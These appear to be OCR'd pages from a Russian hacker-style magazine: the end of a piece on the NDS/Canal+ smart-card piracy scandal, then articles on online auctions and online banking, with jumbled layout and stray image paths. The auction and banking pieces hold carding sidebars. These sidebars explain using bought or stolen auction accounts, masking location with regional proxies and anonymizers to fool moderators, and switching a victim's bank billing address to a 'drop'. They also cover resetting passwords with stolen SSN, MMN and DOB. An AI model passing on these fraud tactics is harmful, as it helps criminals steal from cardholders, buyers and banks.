■ Естественно, Рэй Эдамс немедленно стал категорически отрицать свою причастность к распространению пиратских смарт-карт, объясняя затраты в несколько тысяч фунтов стерлингов на финансирование сомнительного сайта исключительно "сбором разведывательной информации о хакерской деятельности". Однако владелец сайта Thoic.com, некто Ли Гиблинг, куда-то бесследно исчез, а сам Эдамс наотрез отказался добровольно раскрыть шифрованную переписку с Гиблингом, поскольку "не намерен обсуждать оперативную деятельность фирмы". Если же учесть и тот факт, что в совет директоров NDS к этому времени входили два сына Руперта Мердока, Джеймс и Лахлен, то разбирательство в Калифорнии обещало получиться чрезвычайно интересным, поскольку судом уже был издан вердикт, запрещающий NDS уничтожать какие-либо документальные материалы, а высшему руководству - выступать свидетелями по обвинению, предъявленному компании.

дом, а программисты корпораций и крякеры пиратского бизнеса оказываются одними и теми же лицами. Этот суд обещал раскрыть очень многие неясные вопросы, будоражившие интернет-сообщество.

Например, кто стоял за вскрытием смарт-карт ТВ-сети Dish Network компании EchoStar, второго важнейшего игрока на рынке спутникового телевидения в США? Ведь по добытым Canal+ сведениям, Крис Тарновски одновременно с кодом к MediaGuard получил и код к смарт-карте Nagra, закрывающей каналы EchoStar. Если и это сделали в Хайфе, то кто же тогда постоянно вскрывает смарт-карты самой NDS?

Ведь, к примеру, компания DirecTV, много лет применяющая разновидность VideoGuard, уже до того отчаялась бороться с пиратами, что пошла на разрыв контракта с NDS, решив заняться разработкой смарт-карт собственными силами. Наконец, почему анализ разброса серийных номеров смарт-карт показывает, что их выпускается чуть ли не в три раза больше, чем количество официальных абонентов платного ТВ? И куда уходят все эти десятки миллионов "резервных" смарт-карт?

Увы, никаких ответов на эти вопросы пока получить не удалось. Уже к началу июня 2002 года, когда в империи Руперта Мердока убедились, что угрозами и через адвокатов замять скандальное дело не удается, в ход был пущен решающий аргумент - большие деньги. Учитывая сильные финансовые трудности конкурента, корпорация News объявила, что за миллиард евро покупает у Vivendi Universal итальянскую компанию платного телевидения Telepiu. Эта сеть принадлежала Canal+ и чуть ли не больше всех пострадала от пиратов - по некоторым подсчетам, среди общего числа зрителей платного спутникового телевидения в Италии пиратскими картами в 2001 году пользовались почти три четверти. Одним же из главных условий сделки стало то, что Vivendi обязалась прекратить судебное разбирательство в Калифорнии.

С фирмой Canal Plus Technologies в новых условиях обошлись примерно так же, как с Telepiu - дирекция Vivendi ее тоже выставила на продажу. В сентябре 2002 года это подразделение купила французская фирма радиоэлектроники Thomson, но направление смарт-карт условного доступа пришлось здесь не ко двору. Тут же в качестве потенциального покупателя всплыла фирма NDS, и, произойди эта сделка, столь шумный недавно скандал оказался бы окончательно забытым.

Но в конечном итоге, в августе 2003 года, технологию MediaGuard (и всю сопутствующую ей интеллектуальную собственность) выкупила у Thomson швейцарская фирма Kudelski (www.nagra.com). Причем Kudelski - это разработчик тех самых карт Nagra, что закрывают среди прочего и платные ТВ-каналы EchoStar. А именно EchoStar и ее совместное с Kudelski предприятие NagraStar возродили угробленный было судебный процесс против NDS и жаждут ныне справедливости. Так что поиски правды еще не закончены :).

Выяснилось, что за этим стоит компания NDS, вскрывшая смарт-карту MediaGuard в своем исследовательском подразделении в Израиле, а затем переправившая критичный фрагмент кода для распространения через интернет.

В той или иной форме обратной инженерной разработкой, то есть негласным вскрытием программ и оборудования конкурентов, занимаются практически все серьезные игроки на рынке.

КАРДИНГ

Елманов Олег (e-Spy@comail.ru)

СТО РУБЛЕЙ РАЗ... СТО РУБЛЕЙ ДВА... СТО РУБЛЕЙ ТРИ!

ИНТЕРНЕТ-АУКЦИОН - НА ЧЕМ ДЕЛАЮТ ДЕНЬГИ

Аукцион - это один из распространенных способов торговли. Он основан на конкуренции при продаже уникальных вещей. Само слово "аукцион" произошло от латинского auctio - повышаю, хотя отнюдь не все аукционы проходят с обязательным повышением цены.

Смысл аукциона сводится к тому, что продавец хочет получить максимум денег за свой товар, а покупатель - заплатить за него минимальную цену. При этом они торгуются между собой по установленным заранее правилам. Важной особенностью аукционов является то, что владелец аукциона не участвует в торговле - площадка аукциона это только посредник между продавцом и покупателем.

Обычные аукционы у нас не особо распространены, зато online-аукционы приобретают все большую популярность. На них можно продать и купить практически все - от мелких безделушек, зажигалок или карточек оплаты телефона и интернета до роскошных домов на Средиземном море и произведений искусства.

Необходимо также отметить, что, в отличие от обычных, online-аукционы проводятся в течение достаточно долгого промежутка времени, как правило, от 2 до 15 дней. Это позволяет гораздо большему количеству людей принять в них участие.

Обычные аукционы у нас не особо распространены, зато online-аукционы приобретают все большую популярность.

На интернет-аукционах можно продать и купить практически все - от мелких безделушек, зажигалок или карточек оплаты телефона и интернета до роскошных домов на Средиземном море.

ВИДЫ АУКЦИОНОВ

Как ни странно, есть несколько видов аукционов. Вроде бы чего уж проще - показал товар, цену назначили, продал. Ан нет!

ПРЯМОЙ (АНГЛИЙСКИЙ) АУКЦИОН

Это самый простой и распространенный вид аукциона. Он проводится с гласными торгами и поднятием цены. На нем можно продать или купить практически любые вещи и услуги, которые не запрещены законодательством. Каждый участник, торгуясь за выставленный лот, поднимает цену. Выигрывает лот тот участник, который назовет максимальную цену. Торги ведутся от одного дня до двух недель и прекращаются по окончании этого срока. Выигравшим считается участник, назвавший максимальную цену за товар. Однако товар может быть и не продан. Это происходит в случае, если им никто не заинтересовался, или цена, данная за него покупателем, была ниже резервной - минимальной цены, за которую продавец согласен продать свой товар. Тем не менее, на таких аукционах азартные покупатели иногда поднимают цены очень высоко. Большинство online-аукционов работают именно по этой схеме: это и самый известный в мире ebay (www.ebay.com), и наши www.molotok.ru, www.oho.ru, www.kupi-prodai.com и другие.

Самый крупный интернет-аукцион eBay

ОБРАТНЫЙ АУКЦИОН

Обратный аукцион является полной противоположностью английскому аукциону. Здесь покупатели объявляют о том, что хотели бы приобрести. В ответ продавцы выставляют свои предложения. При этом продавцы конкурируют между собой, и цены уменьшаются. К сожалению, российских интернет-аукционов, реально работающих по такой схеме, я не нашел, а среди международных известны www.priceline.com и www.ewanted.com.

ГОЛЛАНДСКИЙ АУКЦИОН

Этот вид аукционов отличается тем, что продавец может выставить несколько единиц товара. Покупатели так же, как и в английском аукционе, поднимают цену, но все выигравшие будут платить минимальную из выигравших цен. Например, продавалось десять единиц товара, максимальная цена на него была $100, десятая - $80. В этом случае все десять покупателей купят данный товар за $80. Еще одной особенностью этого вида аукционов является то, что на нем нельзя выставлять резервную цену.

АУКЦИОН ЯНКИ, ДИСКРИМИНАЦИОННЫЙ

Главной особенностью такого вида аукционов являются закрытые торги. В этом случае победитель покупает товар за ту цену, которую он назвал. Обычно каждый участник подает только одну заявку. После открытия заявок определяется победитель. Если присутствуют несколько единиц товара, то все поданные заявки сортируются по убыванию предложенной цены, а выигравшие платят именно ту сумму, которую предложили в ходе торгов.

Есть еще и другие виды аукционов, но они не представлены в интернете. Если тебя они заинтересовали, смотри www.kirills.com/service/online_auction.html.

■ Если ты решил зарегистрироваться на сайте интернет-аукциона, будь готов к тому, что, как только твое имя появится на аукционе под видом продавца или покупателя, твой электронный ящик немедленно завалят спамом. В особенности это касается аукционов международного уровня. В связи с большим количеством участников таких площадок, спамеры постоянно сканируют сайты аукционов на предмет новых электронных адресов.

Российский online-аукцион molotok.ru

ТЕХНОЛОГИЯ РАБОТЫ

■ Владельцы интернет-аукционов, как я уже говорил, сами ничего не продают и не покупают, а являются лишь посредниками между продавцами и покупателями. При этом, как правило, все затраты оплачивает продавец, перечисляя на счет аукциона процент от окончательной цены проданного товара.

Для того чтобы стать продавцом или покупателем аукциона, необходимо зарегистрироваться. Приготовься к тому, что тебе придется выложить довольно много информации о себе. Хотя, если ты решил всерьез и надолго заняться покупкой-продажей товара через инет, это будет тебе только на руку. Тебя проверят и станут доверять, причем с каждой честной сделкой доверие будет расти как на дрожжах :).

После регистрации на указанный ящик вышлют письмо с подтверждением. Активировав его, ты станешь полноправным участником online-торгов.

КАК ПРОДАВАТЬ ТОВАР НА АУКЦИОНЕ

■ О том, как регистрироваться, выставлять товар и вести торги я тебе пересказывать не буду. Эту информацию ты найдешь в подсказке любого интернет-аукциона. Там она представлена подробно и понятно. Например, для Молотка читай ее по адресу www.molotok.ru/help/, а для eBay смотри »

Регистрационная форма на eBay

■ Наиболее популярным в мире является интернет-аукцион www.ebay.com. Его аудитория ежедневно составляет до нескольких миллионов человек со всего мира. Такая популярность не могла обойти и Россию. Пару лет назад русские ринулись на его просторы, с одной стороны скупали технику, которая на нем весьма недорога, а с другой - продавали товары, пользующиеся повышенным интересом на Западе - матрешки, хохлому и т.д. Любители халявы тоже ломанулись под его крышу. Изобретательность и тонкий ум позволили им основательно подчистить кошельки наивных западных буратин.

А сейчас некоторые фирмы пытаются поднять пошатнувшуюся репутацию русских и привлекают порядочных пользователей на eBay. Например, по адресу www.ebay-online.ru и www.vxzone.com ты сможешь найти хорошие описания работы eBay, инструкцию по регистрации, ведению торгов, некоторые интересные истории и другую полезную информацию.

■ Американский школьник Карл Гаджа с помощью интернет-аукционов зарабатывает себе на мороженое, пиво и другие сладости. Он заказывает через интернет всевозможную халяву, благо в странах загнивающего капитализма этого добра предостаточно, а затем продает ее с аукциона. Хорошо, по его словам, идут бесплатные билеты на концерты, музыкальные CD, образцы новых товаров. Самым большим достижением стала продажа целой партии планшетных сканеров Visioneer. Их удалось загнать аж по 35 баксов за штуку.

на http://pages.ebay.com/doitebay/ или на русском - www.vxzone.com/register.htm.

Допустим, ты решил наконец-то продать старые бабушкины часы с кукушкой или, может быть, купить комп за 100 баксов. Как и в любом деле, на интернет-аукционах существуют свои тонкости, не зная которых, можно попасть впросак.

Дело в том, что на американских аукционах ряд товаров продается только для американцев. Правда, если тебе ну очень нужна вон та штуковина, можешь связаться с посредниками, которые за определенный процент выкупят нужный тебе товар и даже перешлют его тебе.

Интересной услугой является также "покупка через посредника". Например, если тебе уже надоело спорить с оппонентом (покупателем или продавцом) насчет того, каким образом перечислить деньги и как доставить товар, предоставь посреднику уладить эти проблемы. Он решит за тебя все вопросы по оплате, доставке товара в любую страну, уладит таможенные вопросы.
Главное, выбери реального посредника, о котором кто-нибудь из знакомых уже что-нибудь знает. Иначе есть шанс остаться у разбитого корыта - ни рыбки тебе золотой, ни зелени заграничной.
На сайте www.westernbid.com ты найдешь рекламу посредников, но выбор остается за тобой - сам я их услугами не пользовался.


Реальный лот

КАК ЗАРАБОТАТЬ НА ИНТЕРНЕТ-АУКЦИОНЕ

Именно безумно низкими ценами на безумно дорогие товары и привлекают аукционы новых клиентов. Так это или нет, оставлю решать тебе, лишь приведу несколько фактов. На зарубежных аукционах можно найти бэушный (а иногда и новый) товар, гораздо дешевле, чем на рынке и в специализированных магазинах у нас в стране. Это факт. Между прочим, некоторые хитрые люди зарабатывают свой первый миллион именно на такой разнице цен. Если ты решил попробовать себя на ниве посредничества, желаю успехов, но хочу предостеречь - не все так просто, как кажется на первый взгляд - еще есть доставка, за которую нужно платить, таможня, где тоже любят зеленые бумажки, есть и другие охотники за наживой.

Есть и другой способ, особенно любимый русскими дельцами - продавать буржуинам "soviet'ский матрешки", изготовленные за бутылку столяром дядей Васей, или "настоящие шапки-ушанки КГБ'шника", которые можно купить на развалах и затем прикрутить огромную красную звезду. Американцам нравится советская символика, и они готовы за это платить.


Некоторые господа зарабатывают деньги чуть иначе - продавая вещи, которые обычно достаются на халяву. Например - пригласительные билеты на мероприятия, бесплатные футболки, кепки и т.п. Народ покупает.

Как ты уже понял - на аукционе можно попробовать продать практически все. Если цена не заоблачная, то, скорее всего, купят. Вероятность покупки зависит от популярности ресурса и географии посетителей.

Как только твое имя появится на интернет-аукционе, твой электронный ящик немедленно завалят спамом.

Американцам нравится советская символика, и они готовы за это платить.

■ На интернет-аукционах порой случаются и забавные истории. Так, некоторое время назад, на интернет-аукционе www.stavka.ru проводилась акция "Ставка дня". На ней выставлялись на аукцион разные товары (автомагнитолы, музыкальные центры и т.п.) со стартовой ценой в 1 доллар. Однажды ради смеха выставили на аукцион купюру в 100 долларов со стартовой ценой в $1. После долгих и продолжительных торгов купюра ушла за 100 долларов и 50 центов. Организаторы думали, что люди пошутили и за ней не приедут. Каково было их удивление, когда приехал счастливый победитель и забрал $100. Как потом выяснилось, на разнице курсов валют он заработал 50 рублей. Пустячок, а приятно! :)


Счастливый обладатель 100 долларов

Майка интернет-аукциона Molotok.ru

■ На интернет-аукционе e-buy обитает группа предпринимателей под названием "Safe Harbour". Они занимаются тем, что отыскивают на аукционах выгодные предложения, дешевые или пользующиеся особым спросом товары, проверяют их на валидность, тут же покупают и выставляют на аукцион или перепродают с наценкой. Так как такие посреднические сделки - их хлеб, то на все подозрительные, по их мнению, лоты они ставят "Red Flag" - красный флаг, метку, указывающую на сомнительность товара. Это отпугивает потенциальных покупателей и привлекает модератора для более детальной проверки лота и выяснения дополнительной информации у продавца, вплоть до снятия лота с аукциона.

КАК ОБМАНЫВАЮТ НА ИНТЕРНЕТ-АУКЦИОНАХ

■ Как и в любом месте, где имеют дело с деньгами, на интернет-аукционах не исключены махинации и мошенничество. Взлом и хакинг я рассматривать не буду, к этому нужен особый подход, да и тема номера у нас другая.

Для затравочки расскажу о самом простом способе получения почти халявных денег. Периодически модераторы аукционов радостно рапортуют о поимке очередных мошенников. Как правило, ловят накрутчиков, которые выставляют лот на аукцион, а затем под разными именами повышают цену на товар. Это позволяет взвинтить цену и увлечь азартного покупателя. Есть и более серьезные способы получения денег из воздуха. Сама схема, в отличие от реализации, довольно проста. Редиска (нехороший человек) заводит аккаунт на сайте интернет-аукциона, затем выставляет на

аукцион несуществующий товар, получает за него деньги и исчезает. Но не стоит сразу же бежать к компу и выкладывать на аукцион предложение, типа "платиновые часы с бриллиантами всего за 100000". Если бы все было так просто, то online-аукционы не дожили бы до наших дней. Секрет прост - на серьезных аукционах админы не спят и принимают меры по предупреждению кидалова. В частности, твой аккаунт при некоторых действиях могут закрыть. Это может произойти, когда возникают сомнения в законопослушности и добропорядочности пользователя. Разумеется, некоторые люди тоже умеют думать и обходить эти ограничения.

Во-первых, кардер, который серьезно настроился на получение сотни-другой золотых от наивного Буратино, всегда найдет себе аккаунт на аукционе. Естественно, под собственным именем регистрироваться он не будет. Кроме того, левые данные на популярных аукционах тоже не прокатят - их часто проверяют. Остается лишь добывать реальные аккаунты, которыми перестали пользоваться. О способах их добычи ты прочитаешь в статье под названием "Как обчищают богачей", а я могу лишь молчать и хитро улыбаться :). Кроме того, аккаунты на популярные online-аукционы мира ты всегда найдешь на кардерских форумах и чатах - вытрейдить их не составляет особого труда. Но вот все, что ты будешь делать с ними дальше, пусть останется на твоей совести.

Среди продаваемых аккаунтов особой популярностью пользуются акки, с которых владелец в прошлом продавал какие-либо вещи, лучше дорогие. Естественно, что к этому акку у модератора появляется доверие, и, соответственно, внимание притупляется. Вопросы могут возникнуть в том случае, если "владелец акка" в течение полугода продавал детские горшки, а тут вдруг ни с того ни с сего предлагает оргтехнику от производителя. Согласись, несколько странновато. В этом случае будь готов дать администрации логичный и исчерпывающий ответ.

Посетители кардерских форумов советуют без особой необходимости не менять данные владельца аккаунта. Администрация аукционов весьма подозрительно относится к таким действиям. В особенности это касается адреса электронной почты и тем более реального адреса.

Также весьма важным фактором является страна проживания владельца аккаунта. Наиболее привлекательным местом проживания является США или одна из развитых западных стран. Пользователи считают, что свои не обманут, ну или, в крайнем случае, полиция достанет. К другим странам, особенно к России и Украине, как-то нет доверия :). Поимевшему добротный бюргерский аккаунт придется принять ряд мер для усыпления бдительности модераторов.

Во-первых, необходимо знать английский язык. Сам посуди - американец в четвертом поколении и вдруг начинает лопотать, что "не понимайт", что ему тут понаписали. Уж если тебе ну совсем не выучить язык, хотя бы на бытовом уровне, всегда есть сосед (а лучше соседка), который поможет тебе составить письмо "американскому другу". Насчет программ-переводчиков советовать ничего не буду, попробуй перевести более-менее сложную фразу на английский, а потом наоборот, и посмотри, что останется от изначальной фразы. Обрати внимание и на региональные настройки винды. Службы аукциона

Не все кардеру халява...

собирают всю максимально возможную информацию о своих пользователях. При несоответствии заявленного места проживания с региональными настройками операционной системы пользователь автоматически попадает под пристальное внимание.

Весьма важным фактором является IP-адрес, под которым ты гуляешь по Сети. Для создания маски добропорядочности и политкорректности стоит заходить на аукцион через прокси-серверы того региона, под который ты маскируешься. Как выглядит добропорядочный англичанин с российским IP? Правильно, подозрительно. Обрати внимание и на сокрытие своего реального IP от прокси-серверов. Многие прокси ведут логи пользователей. По запросу служб безопасности эти базы выдаются, и пользователя можно легко отследить. Чтобы не возникло такой ситуации, необходимо воспользоваться анонимизатором, который стопроцентно потеряет твой реальный IP. Их списки можешь найти в недрах хакерских сайтов.

Службы аукциона собирают всю максимально возможную информацию о своих пользователях.

Обратный аукцион является полной противоположностью английскому.

АУКЦИОН ФОРЕВА!

■ Несмотря на некоторые недостатки, интернет-аукционы остаются весьма популярными торговыми площадками. Количество их пользователей и объем продаж постоянно растут. По некоторым предположениям, в ряде областей они смогут вытеснить и электронные магазины. Что ж, посмотрим.

Hi-Tech (elvis@sgroup.ru)

ON-LINE BANKING

УПРАВЛЯЕМ БАНКОВСКИМ СЧЕТОМ ЧЕРЕЗ ИНТЕРНЕТ

Компьютерные системы очень плотно вошли в нашу жизнь, так, что мы даже не задумываемся о них. Так же плавно в мир вошли электронные системы платежей, интернет-магазины, кредитные карты и многое-многое другое. Например, электронные банки. Несмотря на то, что это очень прогрессивное изобретение, которое день ото дня становится все популярнее (на западе), немногие знают о нем хоть что-то. Давай попробуем это исправить.

ЧТО ТАКОЕ ON-LINE BANKING

Онлайн-банкинг, он же электронный (e-banking) и домашний (home banking), это удаленное управление банковскими счетами посредством телефона (телебанкинг), персонального компьютера и интернета (интернет-банкинг) или портативных устройств (мобильный банкинг). Телебанкинг и мобильный банкинг мы пока отложим в сторону. А я расскажу тебе о типах on-line банков.
Существуют так называемые виртуальные банки - работающие с клиентами исключительно через интернет, и, в отличие от традиционных банков, не располагающие филиальной сетью. И есть традиционные банки, которые используют возможности интернета для удаленного банковского обслуживания своих клиентов. То есть помимо обычных своих сервисов, банк использует в качестве дополнительной услуги интернет-управление аккаунтами вкладчиков. Такой банк называется интернет-банком.

Ты спросишь, в чем же преимущество интернет-банков? В том, что где бы ты ни находился и что бы ни делал, имея под рукой компьютер с доступом в интернет, ты легко можешь управлять своими капиталами. Около 35 процентов европейцев, пользующихся интернетом, так и делают. В России дела обстоят немного по-другому: так как число пользователей интернета составляет всего 17 процентов от общего населения страны, то такой услугой, как онлайн-банкинг, пользуется лишь один из двухсот сорока семи юзеров. При этом он является юридическим лицом и разбирается в программном обеспечении на уровне "выше среднего". В России уже есть 10 крупных банков, предоставляющих своим клиентам такую услугу. Согласно информации, полученной с сайта Интер Финанс, в скором будущем откроются еще два, а значит - спрос на эти услуги все-таки есть.

Если клиент сочтет, что оборудование, которое он приобрел для доступа к интернет-банкингу, его не устраивает, то, согласно закону о защите прав потребителей, он имеет право вернуть свои деньги, в случае если он пользовался интернет-банкингом не более 30 дней.

В России дела обстоят немного по-другому: так как число пользователей интернета составляет всего 17 процентов от общего населения страны, то такой услугой, как онлайн-банкинг, пользуется лишь один из двухсот сорока семи юзеров.





рис. Константин Комардин

И еще немного об удобствах и возможностях on-line banking'а. Список стандартных операций с аккаунтом через интернет, предлагаемых банками пользователям, почти везде одинаков. Это, естественно, просмотр текущего баланса и состояния счета, перевод и пополнение денежных средств. Пополнить счет можно как наличными, так и через банкомат, воспользовавшись пластиковой картой. Можно и закрыть счет. Вот только зачем? :) Существуют и бонусные возможности - например, заполнив специальный договор, можно получить в банке кредит. И это еще далеко не все.
Очевидно, что при пользовании on-line banking'ом тебе не придется бегать в банк и стоять в очереди, чтобы получить деньги или пополнить счет. Все гениальное просто. Так что, не отрывая пятой точки от кресла, можно произвести практически все те же операции, что и при посещении банка. Поэтому всякие умные люди, вроде Бори Березовского, используют систему интернет-банкинга. Прикинь, как пришлось бы заморачиваться бедняге, посещая несколько банков в разных частях мира, при том, что в некоторые страны его не пускают, а в некоторых еще и арестовать могут ;). Кстати, некоторые банки предоставляют эту услугу абсолютно бесплатно, достаточно написать заявление.
Теперь еще о бонусах. У каждого банка есть как свои заморочки, так и свои достоинства. Так как я не смог объездить и обзвонить все банки, предоставляющие услуги онлайн-доступа (я рассматриваю только русские онлайн-банки), я позволил себе воспользоваться информацией из интернета.



Оказалось, что в некоторых банках имеет место реферальная система (как, например, в старой доброй специи). Если ты привел, допустим, в Гута-Банк одного реферала, то получаешь 2 месяца бесплатного обслуживания. А если ты еще и старый клиент, то твой друг тоже получит 3 месяца фо фри. Также Гута-Банк позволяет тебе БЕСПЛАТНО открыть карточку Visa Electron.

В некоторых банках возможно установить лимит денежного перевода. Заметь, что переводы через интернет-банкинг считаются безналичными, и, соответственно, налогом с продаж не облагаются, что является реальным шансом сэкономить свои кровные.

Уверен, тебе уже захотелось открыть свой аккаунт в каком-нибудь онлайн-

НЕМНОГО О КАРДИНГЕ

■ Если ты в курсе, что такое кардинг, и интересуешься этим, то тебе должно быть известно, что кардеры очень часто ищут карты с онлайн-доступом и покупают их за бешеные деньги. Могу сказать, что дело того стоит. Кто пробовал заниматься кардингом, наверное, заметил, что часто бывает так: закажешь что-нибудь вещественное, на себя или на дропа по левой креде, а оно не приходит. А дело в том, что, по умолчанию, товар может отправляться только на биллинг-адрес, то есть на адрес владельца карты. Но ведь другие как-то заказывают! А делают они это так: заходят в онлайн-банкинг и изменяют реквизиты владельца счета (соответственно и креды) на реквизиты дропа. Некоторые банки позволяют через онлайн изменить даже ФАМИЛИЮ И ИМЯ владельца. Но это в большинстве случаев не обязательно. И если заказ проверяют в e-shop'е, то звонят в банк-эмитент кредитки, по которой сделан заказ. Им, естественно, говорят, что у хозяина креды адрес и телефон действительно такие, какие ты ввел. Магазин примет это к сведению и может еще раз позвонить, но уже не в банк, а дропу, который подтвердит заказ.

■ Но если ты не сменил биллинг-адрес кредитки в банке, и, позвонив туда, менеджеры магазина узнают, что это адрес не настоящего владельца креды, то они легко узнают его реальный телефон (который ты не изменил). После чего позвонят ему и спросят, заказывал ли он для Васисуалия Пупкина двухмоторную яхту. Если нет... то ему сообщают реквизиты дропа со всеми вытекающими последствиями.

■ Как ты заметил, для доступа к банковскому аккаунту обычно нужен номер кредитной карты и пароль, реже имя пользователя и пароль. При регистрации обычно указываются конфиденциальные данные пользователя. К примеру, девичья фамилия матери, номер страхового полиса, дата рождения и.т.д. Но достать кредитки с этой информацией не составляет труда. Как хакеры это делают, я не знаю, возможно, с помощью троянов, или взламывают эти самые онлайн-банки. Но пароль... если у тебя есть кредитка со всей инфой (SSN, MMN, DOB), можно попытать счастье и попробовать восстановить пароль. Некоторые банки предлагают восстановить пароль прямо в онлайне, но в большинстве случаев придется звонить в службу поддержки банка, где надо будет называть всю эту информацию. Если ты все скажешь правильно, тебе поменяют пароль.

банке :). Читай дальше, потому что именно об этом я и собираюсь рассказать. Особое внимание мы уделим безопасности, поскольку работать тебе придется с реальными деньгами.
К сожалению, полностью обезопаситься невозможно. Все, что сделано одним человеком, другой человек в силах сломать. Правда, в российских банках защита почти всегда на высшем уровне. И пользователю практически не придется заботиться о безопасности своей системы. В некоторых банках существуют как программные, так и аппаратные уровни защиты. Из аппаратных существуют USB-ключи и адаптерные ключи, по внешнему виду и устройству похожие на обычные ключи от домофонов. Но это не всегда хорошо. Как поступить, если на компьютере нет USB-порта? А если ты уезжаешь в отпуск, придется брать адаптер и ключ с собой. Ведь интернет-банкинг и создан для того, чтобы им управлять удаленно. Ключ можно потерять, а за новый придется платить даже больше, чем за первый, так как надо будет еще оплатить деактивацию старого ключа. Ключи, правда, стоят относительно недорого - в пределах 800 рублей. Если ты спросишь, какой из них выбрать, я бы посоветовал именно USB-ключ. Он более надежен. Такой ключ шифрует данные, передаваемые тобой во время работы с банком.
Кстати, если клиент (то есть ты) сочтет, что оборудование, которое он приобрел для доступа к интернет-банкингу, его не устраивает, то, согласно закону о защите прав потребителей, он имеет право вернуть свои деньги, в случае если он пользовался интернет-банкингом не более 30 дней. А в "Альфа Банк Экспресс" программное обеспечение вообще выдается пользователям бесплатно (судя по всему, оно просто входит в стоимость подключения к услуге). Отсюда вывод - русские банки самые банковые банки в мире! У американцев нет таких бонусов. И при этом, у них в большинстве случаев просто ужасная система авторизации. Не веришь? Я готов доказать. Для примера возьмем банк Калифорнии и CityBank. В СитиБанке от тебя требуется пин-код карты. В продаже можно легко найти или вытрейдить у кого-либо карты с пин-кодом. В банке Калифорнии необходим всего лишь номер карты и пароль. А в случае утери пин-кода или ключа, тебе скажут что-нибудь вроде: "Спасение утопающих - дело рук самих утопающих" (сам потерял, сам и разбирайся). А за то, чтобы они взяли на себя обязательство найти кардера, тебе придется отвалить им определенный процент от вклада или просто заплатить кучу денег. Вот такие "американские банки". Пожалуй, это один из тех немногих случаев, когда в России какая-то услуга организована реально лучше зарубежной. Именно РЕАЛЬНО, а не в соответствии с пословицей "что для русского халява - для американца 2 года тюремного заключения" :).

Отсюда вывод - русские банки самые банковые банки в мире! У американцев нет таких бонусов. И при этом, у них в большинстве случаев просто ужасная система авторизации.

Более 40 процентов кредитных карт добываются кардерами методом замены страницы какого-либо сайта на свою, которая пишет номера и прочую информацию, введенную обладателем карты, в лог.

W W W

- **www.internetfinance.ru** - сайт о финансах, я узнал из него много нового и полезного
- **www.citybank.com** - ситибанк (буржуйский)
- **www.tpsbank.tomsk.ru** - Томский банк ТПСБанк

Пожалуй, это один из тех немногих случаев, когда в России какая-то услуга организована реально лучше зарубежной

Так как же все-таки обезопасить свой вклад? Во-первых, никогда и нигде не называй свой пароль доступа, пин-код. Обращай внимание на протокол передачи данных. Если это http, то стоит задуматься, надо ли? Когда откроется страница-форма для ввода данных кредитной карты, посмотри на строку адреса, вернее - на ее начало. Если там ты видишь "https", то можно эту форму заполнить. Если нет, то уходи с этого сайта. Это относится и к интернет-магазинам. Более 40 процентов кредитных карт добываются кардерами методом замены страницы какого-либо сайта на свою, которая пишет номера и прочую информацию, введенную обладателем карты, в лог. Остальные методы защиты стандартны. Пользоваться антивирусной программой, фаерволом, не открывать вложения из непонятных писем, не сообщать друзьям, а тем более незнакомым людям, информацию о своей кредитной карте/банковском аккаунте.

ОБЗОР ОНЛАЙН-БАНКА


Самое время рассмотреть реальный пример онлайн-банка. Это будет ТПСБанк (г. Томск).

Вот как истолковывают менеджеры банка понятие "интернет-банк": "Интернет-банк - это новая компьютерная система проведения электронных платежей через глобальную сеть Internet, которая позволит вам с максимальной скоростью и надежностью осуществлять платежи в рублях и иностранной валюте из любой точки земного шара через наш банк, а также получать выписки по своим счетам и обмениваться сообщениями с сотрудниками банка, экономя при этом массу времени. Все, что вам необходимо иметь при себе - это дискета с секретным ключом и доступ к интернету. Такая система должна стать основной формой общения клиента с банком в

Для авторизации надо знать ТОЛЬКО номер кредитки и expiration date (дата окончания действия кредитной карты)

области расчетного обслуживания".
